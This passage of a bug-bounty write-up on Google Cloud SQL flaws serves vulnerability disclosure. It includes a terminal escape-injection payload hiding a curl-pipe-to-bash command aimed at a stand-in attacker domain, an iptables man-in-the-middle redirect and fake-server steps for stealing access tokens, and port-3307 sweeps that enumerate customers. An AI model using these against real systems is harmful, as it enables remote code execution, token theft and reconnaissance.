To demo this I improved the attack tool to accept charset and collision parameters as well, so an attack targeting screen could look like this:
./send-custom-databasename-response information_schema utf8 "$(echo -e 'utf8_general_ci\n\n\e[0GTo take a quick anonymous survey, run:\n $ gcloud survey\n\n\e[107m \e[97m \x1Bk;curl -s https://attackerdomain.tld/pwn.sh|bash;\x1B\ \e[21t')"
Line by line: ./send-custom-databasename-response runs my tool, which answers the control plane's "list the databases" request. information_schema is the database name the victim asked about. utf8 is the character set parameter. The quoted part is the fake answer, built with echo -e so that the \n and \e sequences become real newlines and escape characters. Inside it, utf8_general_ci is the value the user expects to see, then come newlines, then \e[0G moves the cursor to the start of the line, then a fake gcloud survey advertisement is printed, then \e[107m and \e[97m set white background and white foreground, then \x1Bk;...\x1B\ sets the window title to a command that downloads and runs a script, and finally \e[21t asks the terminal to report the title back.
Explanation of the payload:
utf8_general_ci <- the string the users expect to see\n\n <- some newlines\e[0G <- positioning the cursor back to the beginning of the lineTo take a q... <- the normal survey ad of gcloud\n\n <- some newlines\e[107m <- background color white\e[97m <- foreground color white\x1Bk;curl -s https://attackerdomain.tld/pwn.sh|bash;\x1B\ <- change AKA (set the window title)\e[21t <- query the window title
Each arrow explains one piece: the expected value keeps the output looking normal, the newlines and the cursor move make room, the survey text is copied from gcloud so nothing looks odd, the two colour codes paint the following text white on white so the victim cannot see it, the title command is the actual payload, and the last code asks the terminal to read the title back, which is how the hidden text ends up in the input line.
#4: Postgres IAM authentication could allow stealing access token of other users
This is (was?) about a design issue with Postgres on Cloud SQL. Postgres supports IAM authentication (I believe MySQL does too, it is just not documented yet; at least I saw the corresponding plugins loaded). IAM is Google's system for managing who may do what; IAM authentication means you log in to the database with your Google identity instead of a separate database password. It is a convenient method to access the database without the hassle of credentials. With a human user you can do something like this, and the access token in use is the one prefixed with ya29.. An access token is a short-lived string that proves to Google who you are, like a temporary visitor badge. Service accounts are supported too.
To authenticate, the IAM authentication plugin at the Postgres server side instructs the client to send a plaintext password. This way the Postgres DBMS actually received a generic (non-scoped) authentication token that could be used to communicate with other Google services on behalf of the client. The DBMS is the database management system, the server software itself. "Non-scoped" means the token is not limited to the database: it works for other Google services too. If a Postgres server is compromised (for example by a Cloud SQL Admin, as I did in my original report), the threat actor could abuse it to steal the authentication token of (another) user.
Proof: a malicious psql replacement app running on my desktop, upstreaming to the Cloud SQL instance in my project. psql is the standard Postgres client program; upstreaming means forwarding the connection to the real database so the victim sees a normal session.
Line by line: perl psql-proxy.pl starts my fake server script. [redacted] is the address of the real Cloud SQL instance it forwards to, cert.pem is the certificate file it uses, and [redacted]:5432 means it listens on all interfaces on port 5432, the usual Postgres port. ngrok tcp 5432 is a service that gives that local port a public address, so a victim elsewhere can reach it.
A legitimate client connecting to the malicious psql server this time (the target address could of course be the real one in a real attack):
Line by line: the first line is the victim running psql against the ngrok address on port 11497, with their Google account as the username and the postgres database. The next lines are the normal version banner and the normal encrypted connection notice, which is exactly what makes the fake convincing. The postgres=> prompt at the end shows the victim believes they are logged in, while my server has already received the token.
The script above was written by me: a simple dummy TCP level proxy server with dummy support for the Postgres wire protocol. The wire protocol is the language client and server speak to each other.
To remediate this I suggested the team use derived tokens that are valid for the destination Cloud SQL instance only. This bug was marked as fixed since then. According to the feedback I received, the way account tokens are scoped for these actions is improved, but I did not look into the details this time. The PoC script can be found at https://github.com/irsl/postgres-proxy-cloudsql-iam-vuln/tree/main.
#5: Cloud SQL Auth Proxy leaking access tokens over the network (MitM attack)
Cloud SQL Auth proxy is a Google product that supports the RDS instances hosted in Cloud SQL; it provides secure access to your instances without the need for securing network access (firewall and TLS) and facilitates authentication for non-cloud native applications, so they still use short-lived credentials instead of hard-coded passwords that are never rotated. This makes using Cloud SQL convenient and is a real added value compared to competitor cloud providers.
The server side of the Cloud SQL Auth proxy runs by default on all Cloud SQL instances, listening on TCP port 3307 open to the whole internet. As a compensating control, the port is heavily secured using TLS/PKI; to establish the TLS channel one also needs to present a valid client certificate signed by an instance specific issuing CA. PKI means public key infrastructure, the system of certificates and authorities that proves identities online. A client certificate is the digital ID card the client shows to the server. Example, connecting to gcp-experiments-20200608:europe-west1:cloudsql-proxy:
# openssl s_client -connect [redacted]:3307...Acceptable client certificate CA namesdnQualifier = 9232610d-b3ae-42f5-86f8-30768f3c12e0, CN = Google Cloud SQL Signing CA gcp-experiments-20200608:cloudsql-proxy, O = "Google, Inc", C = USC = US, O = "Google, Inc", OU = Google Cloud SQL Connectivity Probers, CN = Google Cloud SQL Connectivity Probers CA
Line by line: openssl s_client -connect [redacted]:3307 opens a test TLS connection to that address and port. The output lists the certificate authorities the server will accept a client certificate from. dnQualifier is a unique identifier of that authority, CN is its common name, O is the organisation and C the country. The name gcp-experiments-20200608:cloudsql-proxy is the project and instance the authority belongs to.
You can obtain a client certificate by calling the createEphemeral method of the Cloud SQL Admin API. This requires the "Cloud SQL Client" IAM role, at least. A role is a named bundle of permissions. To make the setup easier, Google provides the client side proxy application as well, which opens a simple tunnel on the loopback network interface. The loopback interface is the machine talking to itself, usually address 127.0.0.1. This project is open source. The TLS channel between the Cloud SQL Auth proxy client and server is TLSv1.3 by default, but TLSv1.2 was supported as well.
The application supports a special flag:
-enable_iam_loginEnables the proxy to use Cloud SQL IAM database authentication. This will cause the proxy to use IAM account credentials for database user authentication.
This is the help text of the flag: -enable_iam_login switches the proxy to IAM login, so it uses your Google account credentials for the database instead of a database password.
If it is enabled, the access token of the user running the client proxy is included in the client certificate during the provisioning process. The responsible code could be found in proxy/certs/certs.go. The access token is among the subject alternative names and looks like this:
nonamedomainkft@cloudshell:~$ openssl asn1parse -in cert-iam.pem... 88:d=5 hl=2 l= 3 prim: OBJECT :commonName 93:d=5 hl=2 l= 67 prim: PRINTABLESTRING :Google Cloud SQL Signing CA gcp-experiments-20200608:cloudsql-proxy 607:d=5 hl=2 l= 3 prim: OBJECT :X509v3 Subject Alternative Name... 612:d=5 hl=4 l= 325 prim: OCTET STRING [HEX DUMP]:...nonamedomainkft@cloudshell:~$ echo | xxd -r -p | xxd00000000: 3082 0141 8119 6e6f 6e61 6d65 646f 6d61 0..A..nonamedoma00000010: 696e 6b66 7440 676d 6169 6c2e 636f 6da0 [redacted]: 8201 2206 0155 a082 011b 0382 0117 000d .."..U..........00000030: 0000 0000 1a8e 0279 6132 392e 6130 4166 .......ya29.a0Af00000040: 4836 534d 426d 3759 5575 4351 3962 4468 H6SMBm7YUuCQ9bDh00000050: 2d6c 5a42 4f31 6b6d 766b 314f 6f70 7a74 -lZBO1kmvk1Oopzt00000060: 3256 4837 6149 4965 666e 4b34 5945 5774 2VH7aIIefnK4YEWt00000070: 4374 6443 5f50 5339 4d35 7137 2d6d 5250 CtdC_PS9M5q7-mRP...redacted
Line by line: openssl asn1parse -in cert-iam.pem reads the certificate file and prints its internal structure. The lines starting with 88:, 93:, 607: and 612: are positions inside the file. commonName and Subject Alternative Name are certificate fields; the alternative names are extra identifiers such as email addresses. The OCTET STRING [HEX DUMP] is the raw bytes of that field. The second command, echo | xxd -r -p | xxd, converts the hex text back into bytes and prints them side by side with their readable characters. On the right you can see the email address and the beginning of the token, ya29., which is the access token stored inside the certificate.
In general, x509 certificates are public by nature, but client certificates sometimes carry additional responsibility, like in this example. The finding is that before TLSv1.3, client certificates are transferred over the network in clear text as part of the TLS handshake. The handshake is the opening conversation where the two sides agree on encryption and prove who they are. This means access tokens of Cloud SQL Auth proxy users can be eavesdropped by attackers in a man in the middle position, and then used to connect and authenticate to the database with the same permissions as the original client. A man in the middle is someone who sits between you and the server, relaying the traffic while reading it. The identity owning the access token might have additional IAM roles assigned as well, so the impact of obtaining such a token could be wider than the Cloud SQL platform alone.
TLS implementations usually reject setting up a TLS listener without having the private key, so to demonstrate this I built a tool on top of a patched version of Golang's TLS stack. The handshake fails at the end, but at that point the client certificate has already been captured.
Simulating the rogue myself being in a MitM position:
root@cloudshell:~$ iptables -tnat -A OUTPUT -p tcp -d [redacted] --dport 3307 -j DNAT --to-destination [redacted]:10839
Line by line: iptables is the Linux tool that edits network rules. -t nat selects the table that rewrites addresses. -A OUTPUT appends a rule for traffic leaving this machine. -p tcp -d [redacted] --dport 3307 matches connections to that address on port 3307. -j DNAT --to-destination [redacted]:10839 rewrites the destination to my own listener, so the client thinks it talks to Google while it talks to me.
Running the Cloud SQL Auth Proxy:
nonamedomainkft@cloudshell:~/cloud-sql-proxy/x$ ./cloud_sql_proxy -instances=gcp-experiments-20200608:europe-west1:cloudsql-proxy=tcp:3307 -enable_iam_login...
Line by line: ./cloud_sql_proxy starts the client proxy. -instances= names the instance to connect to, in the form project:region:instance. =tcp:3307 makes it open a local tunnel on port 3307. -enable_iam_login turns on the IAM login that puts the token into the certificate.
Initiating a connection:
nonamedomainkft@cloudshell:~$ psql -h [redacted] -p 3307psql: error: server closed the connection unexpectedly This probably means the server terminated abnormally before or while processing the request
Line by line: psql -h [redacted] -p 3307 connects to the local tunnel. The error says the server closed the connection unexpectedly, which is what the victim sees; the certificate has already been taken by then.
On the attacker console (where the PoC application had been started before the steps above):
Line by line: the first line starts my PoC against the real proxy address. The next lines show it first connecting to the real server to learn which authorities it accepts, then saving those two authority names. Listening on [redacted]:3307 means it is now waiting for the victim. New connection from [redacted]:50848 is the victim arriving through the tunnel. The VerifyPeerCertificate lines are the patched TLS code running at the moment the certificate is checked. The client sent a certificate! is the capture. The Subject and Issuer lines describe who the certificate belongs to and who signed it. The EmailAddresses line shows the victim's email. The access_token: ya29... line is the stolen token. The JSON block is Google's answer when the token is looked up: issued_to and audience identify the application, user_id the account, scope the list of services the token may use, expires_in how many seconds it stays valid, and email the owner. The final remote error: tls: internal error is the handshake failing at the very end, after the capture.
The oldest GitHub issue of Cloud SQL Auth proxy is dated back to 2016, way before TLSv1.3, so I felt there was a chance this feature had been used even when only TLSv1.2 was supported by Golang. In that case old clients may have been submitting access tokens over the network in clear text, allowing passive attackers (compared to the active attacker above) to steal the tokens and gain access to the database or more. A passive attacker only listens to traffic instead of redirecting it. The product team got back to VRP, and they to me, that this IAM feature was added only later, when Golang already supported TLSv1.3, so this suspicion was incorrect.
Since then the product team has also patched the hole behind the main attack vector so Cloud SQL Auth proxy clients force using TLSv1.3. If you are concerned about active network attacks, make sure to upgrade your client. The tool used to demonstrate this attack can be found at https://github.com/irsl/cloud-sql-auth-proxy-iam-mitm.
While researching this topic I also identified a DoS issue in Golang's TLS implementation (CVE-2021-34558); the fun fact is that the language had been vulnerable since version 1.0. DoS means denial of service, an attack that makes a service stop working. CVE is the public catalogue number given to a known vulnerability.
#6: Cloud SQL SQL Proxy information disclosure flaw (project and instance name)
The Cloud SQL authentication proxy server, a Golang application, runs by default on each Cloud SQL instance and is publicly accessible from any IP address. The software is vulnerable to information disclosure: project name and SQL instance name are disclosed without authentication. Information disclosure means leaking facts that should stay private. Connecting to my SQL grant instance:
openssl s_client -connect [redacted]:3307
…
Acceptable client certificate CA names
dnQualifier = 60884d4d-def3–480b-9492-b9d305c1bb21, CN = Google Cloud SQL Signing CA cloudsql-grant:cloudsql-grant, O = "Google, Inc", C = US
C = US, O = "Google, Inc", OU = Google Cloud SQL Connectivity Probers, CN = Google Cloud SQL Connectivity Probers CA
Line by line: openssl s_client -connect [redacted]:3307 opens a test connection to the proxy port. The Acceptable client certificate CA names section lists the authorities the server trusts. In the CN field, cloudsql-grant:cloudsql-grant is the project name and the instance name, both visible to anyone who connects.
In this example the first cloudsql-grant is the name of the GCP project, the second is the name of the SQL instance. As quick additional proof I increased the IP address by one and connected there as well:
openssl s_client -connect [redacted]:3307
…
dnQualifier = 47accc47-febf-43cc-bdc2-b40149bfebb9, CN = Google Cloud SQL Signing CA neuron-prod:sentry-postgresql, O = "Google, Inc", C = US
Line by line: the only change is the last number of the address, from 244 to 245. The answer shows a completely different project and instance, neuron-prod:sentry-postgresql, which proves that walking through addresses reveals one customer after another.
This info comes from the TLS handshake, the certificate_authorities field. It is not possible to fine-tune this setup in Golang; sharing this info cannot be disabled. I recommended contacting the Golang team to request improving the configurability of the TLS stack so the SQL proxy would not disclose this info any longer. As the attack scenario I highlighted that a crawler bot could enumerate and build a map of the complete Cloud SQL userbase by connecting to port 3307 and extracting this information about project and SQL instance names. A crawler bot is a program that visits addresses automatically, one after another. A public database like this may even draw the attention of journalists focusing on IT security. This submission was accepted first, then turned into a duplicate the day after. I did not receive any follow up since.
Exploitation
Step 1: Take over the instance and observe the control plane
With root on the VM, via the SSH server on port 3307, I could read the containers and their traffic. Because of CA pinning, the practical route was to patch the running Golang processes to set InsecureSkipVerify, which let me see the PubSub and agent API exchanges.
Step 2: Impersonate steward and answer operation requests
By reverse engineering the PubSub message exchange protocol of steward I implemented a custom service that responds to operation requests dispatched by OnePlatform through PubSub. One such request is listing the databases, and I built tooling to respond with arbitrary data. That is the primitive behind findings #3 and the XSS side track. A primitive here means the basic building block an attack is made of.
Step 3: Inject terminal escapes through the database list (screen variant)
With the tool accepting charset and collision parameters, the response for information_schema carried the escape sequence shown above. The payload prints the expected utf8_general_ci, moves the cursor to the start of the line with \e[0G, prints a fake gcloud survey advertisement, then uses \x1Bk;...\x1B\ to change AKA (set the window title) and \e[21t to query the window title. curl | bash means download a script and run it immediately. Screen's undocumented title read/write feature allows the classical attack to feed the terminal input with an arbitrary string; newlines are filtered, so the user has to press enter, which is likely after a cloud command.
Step 4: Steal a Postgres IAM token with a fake server
I ran a dummy TCP proxy with partial Postgres wire protocol support, exposed it through ngrok, and had a legitimate client connect with psql. The IAM plugin asks the client for a plaintext password, so the server receives the user's generic token. The client output above shows a normal-looking session (postgres=>), while the malicious server captured the token.
Step 5: Capture a Cloud SQL Auth proxy client certificate in a MitM position
I redirected traffic destined for the proxy server to my own listener with an iptables DNAT rule, ran the client proxy with -enable_iam_login, and initiated a connection with psql. The PoC, built on a patched Golang TLS stack, captured the client certificate during the handshake, printed the email SAN and the ya29. access token, and saved the certificate locally; the handshake failed at the end. The client saw server closed the connection unexpectedly and the attacker side ended with remote error: tls: internal error, after the certificate had already been captured.
Step 6: Enumerate project and instance names
A plain openssl s_client to port 3307 returns the acceptable client certificate CA names, which embed <project>:<instance>. Incrementing the IP by one returned a different project and instance; I highlighted that a crawler bot could enumerate and build a map of the Cloud SQL userbase this way.
Root cause
- #1: the VM service account was granted read access to a GCR repository holding images of other Cloud SQL products, a least-privilege failure rather than a memory-safety bug.
- #2: Cloud Shell runs on Debian, which is affected by default; I recommended forcing the mysql CLI to run with
local-infile=0. - #3: gcloud is vulnerable to terminal escape sequence injection, so a compromised instance can drive the terminal of a user running a routed
gcloud sqlcommand. - #4: the Postgres IAM plugin asks for a plaintext password, so the server receives a generic, non-scoped token that is valid for other Google services on behalf of the client.
- #5: the client certificate carries the access token in a SAN, and before TLSv1.3 client certificates travel in clear text during the handshake. The IAM feature was added only after Golang supported TLSv1.3, so the passive-attacker variant did not apply historically.
- #6: Golang's TLS stack sends the acceptable CA list in the handshake and offers no way to suppress it, so the proxy discloses project and instance names to unauthenticated clients.
Impact
- #1: read access to images of other Cloud SQL products, including non-public Oracle images. Not accepted as a security issue.
- #2: theft of files, including SSH keys, from admins who connect through Cloud Shell to a compromised instance. Demonstrated with a redirected connection rather than a real compromised instance.
- #3: arbitrary command execution on a victim's machine if they run a
gcloud sqlcommand against a compromised instance and their terminal is exploitable; the screen variant needs the user to press enter. - #4: theft of a user's generic token by a compromised Postgres server, with access to other Google services as that user.
- #5: an active MitM can capture a Cloud SQL Auth proxy user's access token and connect to the database with the same permissions; the token's identity may hold wider IAM roles.
- #6: unauthenticated enumeration of project and instance names across the Cloud SQL userbase.
Fix
- #1: not fixed.
- #2: fixed; I recommended forcing
local-infile=0in the mysql CLI. - #3: not yet fixed; I recommended masking escape characters like
cat -v, or alerting on escape codes in edge googleapis responses. - #4: fixed; I suggested derived tokens valid only for the destination instance, and the token scoping was improved.
- #5: fixed; clients now force TLSv1.3. Upgrade your client if you care about active network attacks.
- #6: accepted first, then turned into a duplicate the day after; I recommended asking the Golang team for configurability of the TLS stack.
Variants to test
- Other CLIs rendering server data: run a
gcloud-style command against a controlled backend that returns escape sequences in names. A positive result is the terminal changing title, colours or input buffer. - Other terminal multiplexers: repeat the screen title trick against tmux and other emulators. A positive result is injected text appearing in the input line without the user typing it.
- Other IAM database plugins: point a client at a fake MySQL or Postgres server with IAM auth. A positive result is receiving a
ya29.token in plaintext. - Other mTLS services with tokens in SANs: inspect client certificates issued by
createEphemeraland similar APIs for embedded credentials. mTLS means mutual TLS, where both sides show a certificate. - Port 3307 sweeps: connect with
openssl s_clientacross address ranges and parse the CA names. A positive result is a list of<project>:<instance>pairs. - LOAD DATA LOCAL clients: connect a stock client to a malicious server. A positive result is the client sending a file it was not asked for.
Side tracks
Reader users to run queries with SUPER privileges
This is one of the attack vectors I highlighted to VRP originally:
Given a GCP project with an App engine hosted web application and a MySQL server with log_bin_trust_function_creators, this latter to support stored procedures. I think this is a quite typical setup so far. A user with reader role on the project could look into the source code of the web application, where the SQL credentials can usually be found. Then, this user could connect to the database with these credentials (typically bound to a single database with read/write access), could create a stored procedure there (with invoker security level), then could execute a CSV export to execute that procedure which in turn would let them execute querys with SUPER privileges. This includes creating additional MySQL accounts which is not possible for Reader users normally.
A stored procedure is a saved piece of SQL code the database can run on demand. SUPER privileges are the highest powers a MySQL account can have. To the best of my knowledge, executing queries with SUPER privileges is still possible the same way as I described it in my original article, but initiating a CSV export is not possible purely as a Reader user, as the system does enforce write access to the destination bucket and it cannot be a remote one (a bucket hosted in a foreign project where the same user may have more access). A bucket is a storage container in Google Cloud. As this worked slightly differently than I expected, and I felt the attack vector moving away from reality, I did not report this after all.
Embedded private key of Google Cloud SQL Connectivity Probers
In one of the binaries on the host I found an embedded certificate with long time until expiration and also the corresponding private key hardcoded. A binary is a compiled program file. The details are:
Issuer: C = US, O = "Google, Inc", OU = Google Cloud SQL Connectivity Probers, CN = Google Cloud SQL Connectivity Probers CA
 Validity
 Not Before: Dec 28 14:40:14 2020 GMT
 Not After : Dec 28 14:40:14 2120 GMT
 Subject: C = US, O = "Google, Inc", OU = Google Cloud SQL Connectivity Probers, CN = Google Cloud SQL Connectivity Probers
Line by line: Issuer is who signed the certificate, Subject is who it belongs to, and the Validity block gives the start and end dates. The end date is in 2120, a hundred years after the start, which is why it caught my eye.
If you scroll up, you can see that this CA name is among the accepted one for the mTLS handshake! Running the next openssl command quickly stopped me being too excited about it:
openssl s_client -connect [redacted]:3307 -cert steward-connectivity-probe.crt -key steward-connectivity-probe.key.txt
Line by line: this connects to a proxy port and presents the found certificate with -cert and its private key with -key, to see whether the server accepts them.
The certificate was indeed accepted (the mTLS handshake has succeeded), but the application layer shut down the connection immediately after. The application layer is the part of the conversation above the encryption, where the actual program logic runs.
Conclusion: in line with its name, this keypair was used only to verify the SQL auth proxy server is accepting connections properly.
XSS
Around the end of the research, I was able to mimic most functionality of the steward process. This enabled me checking an XSS attack vector: what happens on the GCP console if a compromised SQL instance returns an XSS payload as part of the list databases response? XSS means cross-site scripting, where an attacker gets their own code into a page another person views. As expected, thanks to the modern, template based javascript frameworks that are available nowadays, the malicious response was rendered correctly:

The image shows the malicious response rendered correctly in the console. Besides this attack, I also experimented with a couple of other gRPC responses (both via the PubSub and the long-polling based channel of the SQL agent API), but besides getting different internal error responses, I couldn't really accomplish anything. gRPC is a modern way for programs to call each other's functions over the network; long-polling is a technique where the client keeps a request open until the server has something to say.
Backups
I also spent quite some time understanding how the backup procedure of these database instances looks like. At first, I expected an external connection (for example by mysqldump or similar) fetching all the data from the database, and I was hoping that I could combine it with the local data infile attack. mysqldump is the standard tool that copies a database out as text. But the box did not receive any new external connections during the backup. At this point I was already in the position to monitor all interaction with the control plane, and I observed only 2 "oneshot" requests being dispatched during the backup:
- osSync
- readBinlogPosition
A oneshot request is a single request that is sent once and answered once. Nothing data related... I even populated the database with gigabytes of data and compared the number of bytes transferred on the network. I saw no correlation.
So how do they backup then? The answer is simple: by leveraging disk snapshotting. A disk snapshot is a frozen copy of the whole disk taken at one moment. While this sounds complex, it isn't really if the feature is provided by the infrastructure natively.
The only attack vector I could see here is messing with the filesystem directly, but that didn't make much sense against a threat model described in the opening chapter. A threat model is the list of attackers you defend against and what they can do.
So I think the algorithm is something like:
- operation request: os_sync
- create a disk snapshot
- operation request: readbinlogpos
- ... and ready: no further post processing (snapshot is not attached to any VMs, not mounted, not uploaded to GCS)
GCS is Google Cloud Storage, the file storage service. I was experimenting a bit with the responses to the operation requests above, for example sending back a negative, but this design really doesn't have much potential here from an attacker point of view.
By the way, this backup technique is called application consistent snapshots, and is generally available for a while (I believe since this summer) on the Compute Engine as well. Compute Engine is Google's service for renting virtual machines. The synchronization mechanism is different though; under the hood, this is accomplished as a new service (cloud.vmm.SnapshotService) on metadata.[redacted]:8081; the client interacting with it is the google guest agent service running on the VM. The guest agent is the small helper program Google runs inside each VM.
The platform also supports exporting and restoring data from and to CSV files in remote GCS buckets. I did not analyse this attack vector, even though the permission handling sounds like an interesting challenge to solve (how does the service account of the steward SQL agent interact with the objects in the remote bucket it normally has no permissions for?).
Wrap up
Props to the SRE team for patiently repeating the setup process every single time and for the VRP team for giving this opportunity (ignoring me would have been so much easier...). It has been an awesome experience looking around on the server side and I learned a lot about Google internals!
Glossary
- Access token: a short-lived string that proves to Google who you are, like a temporary visitor badge.
- API: a set of URLs or functions a program offers so other programs can ask it to do things.
- Application layer: the part of a network conversation above the encryption, where the actual program logic runs.
- Binary: a compiled program file.
- Bucket: a storage container in Google Cloud.
- CA (certificate authority): an organisation that signs certificates and vouches for identities.
- CA pinning: building a program to trust only one specific authority and ignore the operating system's general list.
- Certificate: a digital ID card that binds a name to a public key and is signed by an authority.
- Client certificate: the certificate a client shows to a server to prove its identity.
- CLI: command-line interface, the text program you type commands into.
- Cloud Shell: a browser-based terminal that Google offers inside its console.
- Cloud SQL: Google's managed database service.
- Container: a lightweight, sealed box holding one program and its dependencies, sharing the host machine.
- Control plane: Google's central management system that tells each instance what to do.
- Crawler bot: a program that visits addresses automatically, one after another.
- CVE: the public catalogue number given to a known vulnerability.
- DBMS: database management system, the server software that runs a database.
- DEC and ANSI: the old published standards describing what terminal escape codes mean.
- DNAT: destination network address translation, rewriting where a connection is sent.
- DoS: denial of service, an attack that makes a service stop working.
- Escape sequence: invisible control codes a terminal obeys, for colour, cursor position, window title and more.
- Firewall: the filter that decides which network connections are allowed.
- GCP project: the folder that groups a customer's Google Cloud resources and bills them together.
- GCR: Google's registry for container images.
- GCS: Google Cloud Storage, the file storage service.
- gRPC: a modern way for programs to call each other's functions over the network.
- Handshake: the opening conversation of a TLS connection where the two sides agree on encryption and prove who they are.
- Heartbeat: a small regular message saying "I am still alive".
- HTTP API: a set of URLs a program answers, like a menu of requests it understands.
- IAM: Google's system for managing who may do what.
- IAM authentication: logging in to a database with your Google identity instead of a separate database password.
- Image (container): the packaged template a container is created from.
- Information disclosure: leaking facts that should stay private.
- Injection: sneaking special codes into data so a program obeys them as commands.
InsecureSkipVerify: a Go setting that turns the certificate check off.- Long-polling: a technique where the client keeps a request open until the server has something to say.
- Loopback interface: the machine talking to itself, usually address 127.0.0.1.
- Man in the middle (MitM): someone sitting between you and the server, relaying traffic while reading it.
- mTLS: mutual TLS, where both sides show a certificate.
- MySQL: a popular open-source database system.
- Oneshot request: a single request sent once and answered once.
- Passive attacker: someone who only listens to traffic instead of redirecting it.
- Patching a process: changing a running program's behaviour in memory without touching the file on disk.
- PKI: public key infrastructure, the system of certificates and authorities that proves identities online.
- PoC: proof of concept, a small program that shows a problem is real.
- Polling: asking again and again "anything for me?".
- Port: the numbered door a program listens on for network connections.
- Postgres: another popular open-source database system.
- Principle of least privilege: every account should have only the permissions it actually needs.
- Protocol buffers: Google's compact format for structured messages.
- PubSub: Google's message queue, where one system drops a message and another picks it up.
- Replication: keeping a second copy of a database in sync with the first.
- Reversing: reading a compiled program to work out what it does without its source code.
- Role: a named bundle of permissions.
- Root: the all-powerful administrator account on a Linux machine.
- RDS: here, the managed database products.
- SAN (subject alternative name): extra identifiers in a certificate, such as email addresses.
- Screen / tmux: terminal multiplexers that keep several terminal sessions alive inside one window.
- Self-healing: the platform noticing a broken machine and replacing it automatically.
- Service account: a robot user account that a machine uses instead of a person.
- Socket: the network door a program listens on.
- SSH: the standard way to open a text terminal on a remote machine.
- SSH key: the private file that proves who you are when connecting to a server.
- Stored procedure: a saved piece of SQL code the database can run on demand.
- SUPER privileges: the highest powers a MySQL account can have.
- TCP: the basic protocol that carries most internet connections.
- Terminal: the text window where commands and their output appear.
- Terminal emulator: the program that draws the terminal window.
- Terminal multiplexer: a program that keeps several terminal sessions alive inside one window.
- Threat model: the list of attackers you defend against and what they can do.
- TLS: the encryption layer behind HTTPS.
- Truststore: the operating system's general list of trusted certificate authorities.
- Unix socket: a door only programs on the same machine can use, not the network.
- VM: virtual machine, a computer that exists only as software inside a bigger physical computer.
- VPC network: the private internal network Google uses between its machines.
- VRP: Google's Vulnerability Reward Program, which handles reported security bugs.
- Wire protocol: the language a client and server speak to each other.
- XSS: cross-site scripting, getting an attacker's own code into a page another person views.






